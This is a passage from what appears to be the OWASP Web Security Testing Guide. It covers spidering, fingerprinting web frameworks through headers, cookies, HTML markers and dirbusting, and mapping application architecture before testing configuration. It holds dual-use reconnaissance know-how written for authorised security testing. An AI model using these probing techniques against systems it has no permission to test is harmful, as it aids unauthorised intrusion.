- **Data Flow (or Taint Analysis)** - tests the assignment of variables via external interaction (normally users). Focuses on mapping the flow, transformation and use of data throughout an application.
- **Race** - tests multiple concurrent instances of the application manipulating the same data.

The trade off as to what method is used and to what degree each method is used should be negotiated with the application owner. Simpler approaches could also be adopted, including asking the application owner what functions or code sections they are particularly concerned about and how those code segments can be reached.

To demonstrate code coverage to the application owner, the tester can start with a spreadsheet and document all the links discovered by spidering the application (either manually or automatically). Then the tester can look more closely at decision points in the application and investigate how many significant code paths are discovered. These should then be documented in the spreadsheet with URLs, prose and screenshot descriptions of the paths discovered.

Code Review

Ensuring sufficient code coverage for the application owner is far easier with gray-box and white-box approach to testing. Information solicited by and provided to the tester will ensure the minimum requirements for code coverage are met.

Many modern Dynamic Application Security Testing (DAST) tools facilitate the use of a web server agent or could be paired with a third-party agent to monitor web application coverage specifics.

Automatic Spidering

The automatic spider is a tool used to automatically discover new resources (URLs) on a particular website. It begins with a list of URLs to visit, called the seeds, which depends on how the Spider is started. While there are a lot of Spidering tools, the following example uses the Zed Attack Proxy (ZAP):




Figure 4.1.7-1: Zed Attack Proxy Screen

ZAP offers various automatic spidering options, which can leveraged based on the tester's needs:

- Spider
- AJAX Spider
- OpenAPI Support

Tools

- Zed Attack Proxy (ZAP)
- List of spreadsheet software
- Diagramming software

References

- Code Coverage

Fingerprint Web Application Framework

ID
WSTG-INFO-08

Summary

There is nothing new under the sun, and nearly every web application that one may think of developing has already been developed. With the vast number of free and Open Source software projects that are actively developed and deployed around the world, it is very likely that an application security test will face a target that is entirely or partly dependent on these well known applications or frameworks (e.g. WordPress, phpBB, Mediawiki, etc). Knowing the web application components that are being tested significantly helps in the testing process and will also drastically reduce the effort required during the test. These well known web applications have known HTML headers, cookies, and directory structures that can be enumerated to identify the application. Most of the web frameworks have several markers in those locations which help an attacker or tester to recognize them. This is basically what all automatic tools do, they look for a marker from a predefined location and then compare it to the database of known signatures. For better accuracy several markers are usually used.

Test Objectives

- Fingerprint the components being used by the web applications.

How to Test

Black-Box Testing

There are several common locations to consider in order to identify frameworks or components:

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders
- File extensions
- Error messages

HTTP Headers

The most basic form of identifying a web framework is to look at the `X-Powered-By` field in the HTTP response header. Many tools can be used to fingerprint a target, the simplest one is netcat.

Consider the following HTTP Request-Response:

```
$ nc 127.0.0.1 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: nginx/1.0.14
[...]
X-Powered-By: Mono
```

From the `X-Powered-By` field, we understand that the web application framework is likely to be `Mono`. However, although this approach is simple and quick, this methodology doesn't work in 100% of cases. It is possible to easily disable `X-Powered-By` header by a proper configuration. There are also several techniques that allow a web site to

obfuscate HTTP headers (see an example in the Remediation section). In the example above we can also note a specific version of `nginx` is being used to serve the content.

So in the same example the tester could either miss the `X-Powered-By` header or obtain an answer like the following:

```
HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html;charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Blood, sweat and tears
```

Sometimes there are more HTTP-headers that point at a certain framework. In the following example, according to the information from HTTP-request, one can see that `X-Powered-By` header contains PHP version. However, the `X-Generator` header points out the used framework is actually `Swiftlet`, which helps a penetration tester to expand their attack vectors. When performing fingerprinting, carefully inspect every HTTP-header for such leaks.

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 07 Sep 2013 09:22:52 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16-1~dotdeb.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Swiftlet
```

Cookies

Another similar and somewhat more reliable way to determine the current web framework are framework-specific cookies.

Consider the following HTTP-request:

```
GET /cake HTTP/1.1
Host: defcon-moscow.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0
```

Figure 4.1.8-7: Cakephp HTTP Request

The cookie `CAKEPHP` has automatically been set, which gives information about the framework being used. A list of common cookie names is presented in Cookies section. Limitations still exist in relying on this identification mechanism - it is possible to change the name of cookies. For example, for the selected `CakePHP` framework this could be done via the following configuration (excerpt from `core.php`):

```
/**
* The name of CakePHP's session cookie.
*
* Note the guidelines for Session names states: "The session name references
* the session id in cookies and URLs. It should contain only alphanumeric
* characters."
* @link http://php.net/session_name
```

```
 */
Configure::write('Session.cookie', 'CAKEPHP');
```

However, these changes are less likely to be made than changes to the `X-Powered-By` header, so this approach to identification can be considered as more reliable.

HTML Source Code

This technique is based on finding certain patterns in the HTML page source code. Often one can find a lot of information which helps a tester to recognize a specific component. One of the common markers are HTML comments that directly lead to framework disclosure. More often certain framework-specific paths can be found, i.e. links to framework-specific CSS or JS folders. Finally, specific script variables might also point to a certain framework.

From the screenshot below one can easily learn the used framework and its version by the mentioned markers. The comment, specific paths and script variables can all help an attacker to quickly determine an instance of ZK framework.

```
13 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
14 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
15 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zuljsp.js" charset="UTF-8"></script>
16 <!-- ZK 6.5.1.1 EE 2012121311 -->
17 <script class="z-runonce" type="text/javascript">//<![CDATA[
18 zkopt({to:660});//]]>
19 </script><script type="text/javascript">
20                 zUtl.progressbox = function(id, msg, mask, icon, _opts) {
21                     if (mask && zk.Page.contained.length) {
22                         for (var c = zk.Page.contained.length, e = zk.Page.contained[--c]; e; e = zk.Page.contained[--c]) {
```

Figure 4.1.8-2: ZK Framework HTML Source Sample

Frequently such information is positioned in the `<head>` section of HTTP responses, in `<meta>` tags, or at the end of the page. Nevertheless, entire responses should be analyzed since it can be useful for other purposes such as inspection of other useful comments and hidden fields. Sometimes, web developers do not care much about hiding information about the frameworks or components used. It is still possible to stumble upon something like this at the bottom of the page:

Built upon the Banshee PHP framework v3.1

Figure 4.1.8-3: Banshee Bottom Page

Specific Files and Folders

There is another approach which greatly helps an attacker or tester to identify applications or components with high accuracy. Every web component has its own specific file and folder structure on the server. It has been noted that one can see the specific path from the HTML page source but sometimes they are not explicitly presented there and still reside on the server.

In order to uncover them a technique known as forced browsing or “dirbusting” is used. Dirbusting is brute forcing a target with known folder and filenames and monitoring HTTP-responses to enumerate server content. This information can be used both for finding default files and attacking them, and for fingerprinting the web application. Dirbusting can be done in several ways, the example below shows a successful dirbusting attack against a WordPress-powered target with the help of defined list and intruder functionality of Burp Suite.

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	☐	☐	383
2	wp-admin/	302	☐	☐	396
3	wp-content/	200	☐	☐	181

Figure 4.1.8-4: Dirbusting with Burp

We can see that for some WordPress-specific folders (for instance, `/wp-includes/`, `/wp-admin/` and `/wp-content/`) HTTP responses are 403 (Forbidden), 302 (Found, redirection to `wp-login.php`), and 200 (OK) respectively. This is a

good indicator that the target is WordPress powered. The same way it is possible to dirbust different application plugin folders and their versions. In the screenshot below one can see a typical CHANGELOG file of a Drupal plugin, which provides information on the application being used and discloses a vulnerable plugin version.




Figure 4.1.8-5: Drupal Botcha Disclosure

Tip: before starting with dirbusting, check the `robots.txt` file first. Sometimes application specific folders and other sensitive information can be found there as well. An example of such a `robots.txt` file is presented on a screenshot below.

Figure 4.1.8-6: Robots Info Disclosure

Specific files and folders are different for each specific application. If the identified application or component is Open Source there may be value in setting up a temporary installation during penetration tests in order to gain a better understanding of what infrastructure or functionality is presented, and what files might be left on the server. However, several good file lists already exist; one good example is FuzzDB wordlists of predictable files/folders.

File Extensions

URLs may include file extensions, which can also help to identify the web platform or technology.

For example, the OWASP wiki used PHP:

```
https://wiki.owasp.org/index.php?title=Fingerprint_Web_Application_Framework&action=edit&section=4
```

Here are some common web file extensions and associated technologies:

- `.php` – PHP
- `.aspx` – Microsoft ASP.NET
- `.jsp` – Java Server Pages

Error Messages

As can be seen in the following screenshot the listed file system path points to use of WordPress (`wp-content`). Also testers should be aware that WordPress is PHP based (`functions.php`).




Figure 4.1.8-7: WordPress Parse Error

Common Identifiers

Cookies

Framework	Cookie name
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session
phpBB	phpbb3_
WordPress	wp-settings
1C-Bitrix	BITRIX_
AMPcms	AMP
Django CMS	django
DotNetNuke	DotNetNukeAnonymous
e107	e107_tz
EPiServer	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile
ImpressCMS	ICMSession
Indico	MAKACSESSION
InstantCMS	InstantCMS[logdate]
Kentico CMS	CMSPreferredCulture
MODx	SN4[12symb]
TYPO3	fe_typo_user
Dynamicweb	Dynamicweb
LEPTON	lep[some_numeric_value]+sessionid
Wix	Domain=.wix.com
VIVVO	VivvoSessionId

HTML Source Code

Application	Keyword
WordPress	`<meta name="generator" content="WordPress 3.9.2" />`
phpBB	`<body id="phpbb"`
Mediawiki	`<meta name="generator" content="MediaWiki 1.21.9" />`
Joomla	`<meta name="generator" content="Joomla! - Open Source Content Management" />`
Drupal	`<meta name="Generator" content="Drupal 7 (http://drupal.org)" />`
DotNetNuke	`DNN Platform - [http://www.dnnsoftware.com](http://www.dnnsoftware.com)`

General Markers

- `%framework_name%`
- `powered by`
- `built upon`
- `running`

Specific Markers

Framework	Keyword
Adobe ColdFusion	`<!-- START headerTags.cfm`
Microsoft ASP.NET	`__VIEWSTATE`
ZK	`<!-- ZK`
Business Catalyst	`<!-- BC_OBNW -->`
Indexhibit	`ndxz-studio`

Remediation

While efforts can be made to use different cookie names (through changing configs), hiding or changing file/directory paths (through rewriting or source code changes), removing known headers, etc. such efforts boil down to “security through obscurity”. System owners/admins should recognize that those efforts only slow down the most basic of adversaries. The time/effort may be better used on stakeholder awareness and solution maintenance activities.

Tools

A list of general and well-known tools is presented below. There are also a lot of other utilities, as well as framework-based fingerprinting tools.

WhatWeb

Website: https://github.com/urbanadventurer/WhatWeb

Currently one of the best fingerprinting tools on the market. Included in a default Kali Linux build. Language: Ruby
Matches for fingerprinting are made with:

- Text strings (case sensitive)
- Regular expressions
- Google Hack Database queries (limited set of keywords)
- MD5 hashes
- URL recognition

- HTML tag patterns
- Custom ruby code for passive and aggressive operations

Sample output is presented on a screenshot below:

```
File  Edit  View  Terminal  Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&amp;type=rss], Sc
ript, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache],
Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6
be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW
ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&amp;type=rss], Sc
ript, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache],
Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], C
ookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Desig
n], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$
```

Figure 4.1.8-8: Whatweb Output sample

Wappalyzer

Website: https://www.wappalyzer.com/

Wapplyzer is available in multiple usage models, the most popular of which is likely the Firefox/Chrome extensions. They work only on regular expression matching and doesn't need anything other than the page to be loaded in browser. It works completely at the browser level and gives results in the form of icons. Although sometimes it has false positives, this is very handy to have notion of what technologies were used to construct a target website immediately after browsing a page.

Sample output of a plug-in is presented on a screenshot below.




Figure 4.1.8-9: Wappalyzer Output for OWASP Website

References

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting"
- Anant Shrivastava : "Web Application Finger Printing"

Fingerprint Web Application

ID
WSTG-INFO-09

This content has been merged into: Fingerprint Web Application Framework.

Map Application Architecture

ID
WSTG-INFO-10

Summary

The complexity of interconnected and heterogeneous web infrastructure can include hundreds of web applications and makes configuration management and review a fundamental step in testing and deploying every single application. In fact it takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and seemingly unimportant problems may evolve into severe risks for another application in the same infrastructure.

To address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues. Before performing an in-depth review it is necessary to map the network and application architecture. The different elements that make up the infrastructure need to be determined to understand how they interact with a web application and how they affect security.

Test Objectives

- Generate a map of the application at hand based on the research conducted.

How to Test

Map the Application Architecture

The application architecture needs to be mapped through some test to determine what different components are used to build the web application. In small setups, such as a simple PHP application, a single server might be used that serves the PHP application, and perhaps also the authentication mechanism.

On more complex setups, such as an online bank system, multiple servers might be involved. These may include a reverse proxy, a front-end web server, an application server, and a database server or LDAP server. Each of these servers will be used for different purposes and might even be segregated in different networks with firewalls between them. This creates different network zones so that access to the web server will not necessarily grant a remote user access to the authentication mechanism itself, and so that compromises of the different elements of the architecture can be isolated so that they will not compromise the whole architecture.

Getting knowledge of the application architecture can be easy if this information is provided to the testing team by the application developers in document form or through interviews, but can also prove to be very difficult if doing a blind penetration test.

In the latter case, a tester will first start with the assumption that there is a simple setup (a single server). Then they will retrieve information from other tests and derive the different elements, question this assumption, and extend the architecture map. The tester will start by asking simple questions such as: “Is there a firewall protecting the web server?”. This question will be answered based on the results of network scans targeted at the web server and the analysis of whether the network ports of the web server are being filtered in the network edge (no answer or ICMP unreachables are received) or if the server is directly connected to the Internet (i.e. returns RST packets for all non-listening ports). This analysis can be enhanced to determine the type of firewall used based on network packet tests. Is it a stateful firewall or is it an access list filter on a router? How is it configured? Can it be bypassed? Is it a full fledged web application firewall?

Detecting a reverse proxy in front of the web server can be done by analysis of the web server banner, which might directly disclose the existence of a reverse proxy. It can also be determined by obtaining the answers given by the web server to requests and comparing them to the expected answers. For example, some reverse proxies act as Intrusion

Prevention Systems (IPS) by blocking known attacks targeted at the web server. If the web server is known to answer with a 404 message to a request that targets an unavailable page and returns a different error message for some common web attacks like those done by vulnerability scanners, it might be an indication of a reverse proxy (or an application-level firewall) which is filtering the requests and returning a different error page than the one expected. Another example: if the web server returns a set of available HTTP methods (including TRACE) but the expected methods return errors then there is probably something in between blocking them.

In some cases, even the protection system gives itself away. Here's an example of mod_security self identifying:




Figure 4.1.10-1: Example mod_security Error Page

Reverse proxies can also be introduced as proxy-caches to accelerate the performance of back-end application servers. Detecting these proxies can be done based on the server header. They can also be detected by timing requests that should be cached by the server and comparing the time taken to server the first request with subsequent requests.

Another element that can be detected is network load balancers. Typically, these systems will balance a given TCP/IP port to multiple servers based on different algorithms (round-robin, web server load, number of requests, etc.). Thus, the detection of this architecture element needs to be done by examining multiple requests and comparing results to determine if the requests are going to the same or different web servers. For example, based on the Date header if the server clocks are not synchronized. In some cases, the network load balance process might inject new information in the headers that will make it stand out distinctly, like the BIGipServer prefixed cookie introduced by F5 BIG-IP load balancers.

Application web servers are usually easy to detect. The request for several resources is handled by the application server itself (not the web server) and the response header will vary significantly (including different or additional values in the answer header). Another way to detect these is to see if the web server tries to set cookies which are indicative of an application web server being used (such as the JSESSIONID provided by various J2EE servers), or to rewrite URLs automatically to do session tracking.

Authentication back ends (such as LDAP directories, relational databases, or RADIUS servers) however, are not as easy to detect from an external point of view in an immediate way, since they will be hidden by the application itself.

The use of a back end database can be determined simply by navigating an application. If there is highly dynamic content generated "on the fly" it is probably being extracted from some sort of database by the application itself. Sometimes the way information is requested might give insight to the existence of a database back end. For example, an online shopping application that uses numeric identifiers (`id`) when browsing the different articles in the shop. However, when doing a blind application test, knowledge of the underlying database is usually only available when a vulnerability surfaces in the application, such as poor exception handling or susceptibility to SQL injection.

4.2 Configuration and Deployment Management Testing

4.2.1 Test Network Infrastructure Configuration

4.2.2 Test Application Platform Configuration

4.2.3 Test File Extensions Handling for Sensitive Information

4.2.4 Review Old Backup and Unreferenced Files for Sensitive Information

4.2.5 Enumerate Infrastructure and Application Admin Interfaces

4.2.6 Test HTTP Methods

4.2.7 Test HTTP Strict Transport Security

4.2.8 Test RIA Cross Domain Policy

4.2.9 Test File Permission

4.2.10 Test for Subdomain Takeover

4.2.11 Test Cloud Storage

Test Network Infrastructure Configuration

ID
WSTG-CONF-01

Summary

The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can include hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. It takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and seemingly unimportant problems may evolve into severe risks for another application on the same server. In order to address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues, after having mapped the entire architecture.

Proper configuration management of the web server infrastructure is very important in order to preserve the security of the application itself. If elements such as the web server software, the back-end database servers, or the authentication servers are not properly reviewed and secured, they might introduce undesired risks or introduce new vulnerabilities that might compromise the application itself.

For example, a web server vulnerability that would allow a remote attacker to disclose the source code of the application itself (a vulnerability that has arisen a number of times in both web servers or application servers) could compromise the application, as anonymous users could use the information disclosed in the source code to leverage attacks against the application or its users.

The following steps need to be taken to test the configuration management infrastructure:

- The different elements that make up the infrastructure need to be determined in order to understand how they interact with a web application and how they affect its security.
- All the elements of the infrastructure need to be reviewed in order to make sure that they don't contain any known vulnerabilities.
- A review needs to be made of the administrative tools used to maintain all the different elements.
- The authentication systems, need to reviewed in order to assure that they serve the needs of the application and that they cannot be manipulated by external users to leverage access.
- A list of defined ports which are required for the application should be maintained and kept under change control.

After having mapped the different elements that make up the infrastructure (see Map Network and Application Architecture) it is possible to review the configuration of each element founded and test for any known vulnerabilities.

Test Objectives

- Review the applications' configurations set across the network and validate that they are not vulnerable.
- Validate that used frameworks and systems are secure and not susceptible to known vulnerabilities due to unmaintained software or default settings and credentials.

How to Test

Known Server Vulnerabilities

Vulnerabilities found in the different areas of the application architecture, be it in the web server or in the back end database, can severely compromise the application itself. For example, consider a server vulnerability that allows a remote, unauthenticated user to upload files to the web server or even to replace files. This vulnerability could compromise the application, since a rogue user may be able to replace the application itself or introduce code that would affect the back end servers, as its application code would be run just like any other application.

Reviewing server vulnerabilities can be hard to do if the test needs to be done through a blind penetration test. In these cases, vulnerabilities need to be tested from a remote site, typically using an automated tool. However, testing for some vulnerabilities can have unpredictable results on the web server, and testing for others (like those directly involved in denial of service attacks) might not be possible due to the service downtime involved if the test was successful.

Some automated tools will flag vulnerabilities based on the web server version retrieved. This leads to both false positives and false negatives. On one hand, if the web server version has been removed or obscured by the local site administrator the scan tool will not flag the server as vulnerable even if it is. On the other hand, if the vendor providing the software does not update the web server version when vulnerabilities are fixed, the scan tool will flag vulnerabilities that do not exist. The latter case is actually very common as some operating system vendors back port patches of security vulnerabilities to the software they provide in the operating system, but do not do a full upload to the latest software version. This happens in most GNU/Linux distributions such as Debian, Red Hat or SuSE. In most cases, vulnerability scanning of an application architecture will only find vulnerabilities associated with the “exposed” elements of the architecture (such as the web server) and will usually be unable to find vulnerabilities associated to elements which are not directly exposed, such as the authentication back ends, the 